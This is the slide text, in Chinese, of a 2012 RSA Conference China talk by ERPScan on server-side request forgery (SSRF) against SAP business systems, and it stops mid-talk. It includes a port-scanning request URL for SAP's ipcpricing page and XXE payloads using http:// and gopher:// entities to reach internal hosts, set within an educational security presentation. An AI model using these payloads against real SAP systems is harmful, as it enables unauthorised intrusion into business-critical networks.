

RSA[®]CONFERENCE C H I N A 2012

RSA信息安全大会2012

THE GREAT CIPHER

MIGHTIER THAN THE SWORD

伟大的密码胜于利剑



SSRF：业务关键型应用程序 的新威胁

Alexander Polyakov
ERPScan

专题会议 ID：
专题会议分类：



RSACONFERENCE
C H I N A 2012

Alexander Polyakov

RSA CONFERENCE
C H I N A 2012



ERPScan

Security Scanner for SAP



业务应用程序安全专家



ERPScan

RSA信息安全大会2012

议程

- 企业应用程序
 - 定义
 - 典型企业环境
 - 企业威胁和防御
- SSRF
 - 发展历程
 - 类型
 - XXE 隧道
- 使用 SSRF 攻击 SAP
 - 旧攻击的新活力
 - 绕过安全限制
 - 利用其他服务
- 结论

它们为什么很重要？


攻击者（可能是网络罪犯、行业间谍或竞争对手）可能需要的任何信息都存储在公司的 ERP 中。
这些信息可能包括财务、客户或公共关系、知识产权、个人身份信息等。行业间谍活动、破坏和欺诈或内部人员盗用对受害者的 ERP 系统可能非常有效，并且会对业务带来重大损害。

业务关键型系统：体系结构

- 位于安全子网中
- 由防火墙保护
- 由 IDS 系统监视
- 定期修补

安全企业网络

Internet



企业网络



ERP 网络




行业网络




ERPScan

真实企业网络



企业网络攻击方案



SSRF




SSRF 发展历程：开始阶段


- SSRF 是指 Server Side Request Forgery（服务器端请求伪造）。
- 2008 年讨论的一种攻击，有关其原理和实际示例的信息非常少。
- 与任何新术语一样，SSRF 并没有给我们带来任何全新内容，例如新类型的漏洞。SSRF 样式的攻击以前就已经为人所知。

SSRF 发展历程：基础知识

- 我们将数据包 A 发送给服务 A
- 服务 A 将数据包 B 传送给服务 B
- 这两个服务可能位于同一主机或不同的主机上
- 我们可以在数据包 A 中操纵数据包 B 的一些字段
- 不同类型的 SSRF 攻击依赖于我们可以控制数据包 B 上的多少字段



SSRF 概览



理想的 SSRF

其目的是查找符合以下条件的受害服务器接口：

- 必须允许将任何数据包发送给任何主机和任何端口
- 必须能够在无需身份验证的情况下进行远程访问

SSRF 类型

- **受信任的 SSRF**（可以伪造对远程服务的请求，但仅限于预定义的远程服务）
- **远程 SSRF**（可以伪造对任何远程 IP 和端口的请求）
 - **简单远程 SSRF**（无法在应用程序级别进行控制）
 - **部分远程 SSRF**（在应用程序级别控制一些字段）
 - **完全远程 SSRF**（在应用程序级别进行控制）

受信任的 SSRF

- 之所以受信任是因为可以通过预定义的受信任连接利用它们。
- RDBMS 系统和 ERP 系统提供有建立受信任链路的功能。
- 通过这些预定义链路，攻击者可以将一些数据包发送给链接的系统。
- 需要有权访问应用程序或漏洞，例如 SQL 注入。
- 示例
 - SAP NetWeaver
 - Oracle 数据库
 - MsSQL 数据库

SSRF 类型：SAP

- SAP NetWeaver 可以具有受信任的链路
- 在 SM59 事务中进行预定义
- 使用 RFC 协议和用户身份验证
- 通常具有预定义密码
- 通常具有 SAP_ALL 权限

可以通过从 TST 连接到 PRD 系统加以利用

受信任的 SSRF：结论

- 优点（对攻击者而言）
 - 有趣
 - 有危险攻击的示例
 - 企业中通常存在链路
 - 攻击非常隐秘，因为其行为看似正常
- 缺点
 - 需要用户名和密码
 - 需要现有链路

远程 SSRF

更有趣的类别：

- 控制发送什么以及如何发送
- 从受信任的源伪造对任何主机和任何端口的请求，即使您无法直接连接到这些主机
- 还连接到仅侦听 localhost 接口的服务
- 根据我们究竟可以控制什么，有**至少 3 种类型的远程 SSRF**

远程 SSRF：子类型

简单

无法控制应用程序
级别数据包 B

目标 IP

目标端口

应用程序级别
数据包

部分

控制应用程序级别
数据包 B 中的一些字段

目标 IP

目标端口

应用程序级别
数据包

完整

控制应用程序级别
数据包 B 中的所有字段

目标 IP

目标端口

应用程序级别
数据包



简单远程 SSRF：能够发送一些内容

- 最常见的示例是能够远程扫描开放的端口和 IP 地址
- 受影响的软件：
 - SAP NetWeaver wsnavigator (SAP Note 1394544、871394)
 - **SAP NetWeaver ipcpricing (SAP Note 1545883)**
 - SAP BusinessObjects viewrpt (SAP Note 1432881)

简单远程 SSRF：通过 ipcpricing 扫描端口

- 可以从 Internet 扫描内部网络
- 无需身份验证
- SAP NetWeaver J2EE 引擎容易受到攻击

/ipcpricing/ui/BufferOverview.jsp?

server=**172.16.0.13**

& port=**31337**

& dispatcher=

& targetClient=

& view=




部分远程 SSRF

- 具有许多示例的最常见类型
 - 远程暴力登录
 - 远程文件读取
 - SMBRelay
 - 其他服务上的 HTTP 攻击
 - 通过 **XXE** 的其他协议攻击

部分远程 SSRF： 其他服务上的 HTTP 攻击

- 可在其中调用 HTTP URL 的许多位置：
 - 事务
 - 报告
 - RFC 函数
 - Web 服务
- 服务器将启动到另一台服务器的连接，以便您可以绕过防火墙限制。

部分远程 SSRF：其他服务上的 HTTP 攻击



通过 XXE 的其他协议攻击

- 通过 XXE，还可以运行 HTTP 调用

```
<?xml version="1.0" encoding="ISO-8859-1"?>
```

```
<!DOCTYPE foo [
```

```
<!ELEMENT foo ANY >
```

```
<!ENTITY xxe1 SYSTEM "http://172.16.0.1:80/someservice" >]>
```

```
<foo>&xxe1;</foo>
```


- 在渗透测试期间，成功地在银行系统上执行了类似的攻击。

SAP 中的 XXE 攻击

- SAP 应用程序中有许多 XML 接口
- 其中许多接口都容易受到 XXE 攻击
- SAP 提供了修补程序
- 其中大多数服务需要身份验证
- **但我们希望不通过身份验证即可访问服务**

SAP 中的 DilbertMSG Web 服务 ☺

- DilbertMSG Web 服务
 - 将 Soap XML 用于测试目的
 - 默认情况下，与 SAP PI 7.1 以下版本一起提供
 - 无需授权便可访问
 - 由 SAP Note 1707494 修补



The screenshot shows a web browser window with the address bar displaying `172.16.0.63:50100/XISOAPAdapter/servlet/com.sap.aii.af.mp.soap.web.DilbertMSG`. The page content displays an XML document tree. The root element is `<dmsg:statements xmlns:dmsg="http://sap.com/fun/dilbert/msg" title="Mission Statements">`. Inside, there is a comment `<!-- see http://172.16.0.63:50100/XISOAPAdapter/servlet/com.sap.aii.af.mp.soap.web.DilbertMSG?help for usage options -->` and a `<statement>` element containing the text "The customer can count on us to quickly administrate diverse deliverables."

```
<dmsg:statements xmlns:dmsg="http://sap.com/fun/dilbert/msg" title="Mission Statements">
  <!--
    see http://172.16.0.63:50100/XISOAPAdapter/servlet/com.sap.aii.af.mp.soap.web.DilbertMSG?help for usage options
  -->
  <statement>
    The customer can count on us to quickly administrate diverse deliverables.
  </statement>
</dmsg:statements>
```

之后我们可以做什么？

- 通常使用 XXE 调用 HTTP 或 UNC 路径
- 但有更有趣的选项，具体取决于分析程序：
 - ftp://
 - ldap://
 - jar://
 - gopher://
 - mailto://
 - ssh2://
- 所有这些都允许连接到特殊服务并发送特殊命令（部分 SSRF）
- 但它们不是通用的...或者...

Gopher URI 方案

```
<?xml version="1.0" encoding="ISO-8859-1"?>  
<!DOCTYPE foo [  
  <!ELEMENT foo ANY >  
  <!ENTITY date SYSTEM "gopher://172.16.0.1:3300/AAAAAAAAAA" >]>  
<foo>&date;</foo>
```

会发生什么情况？

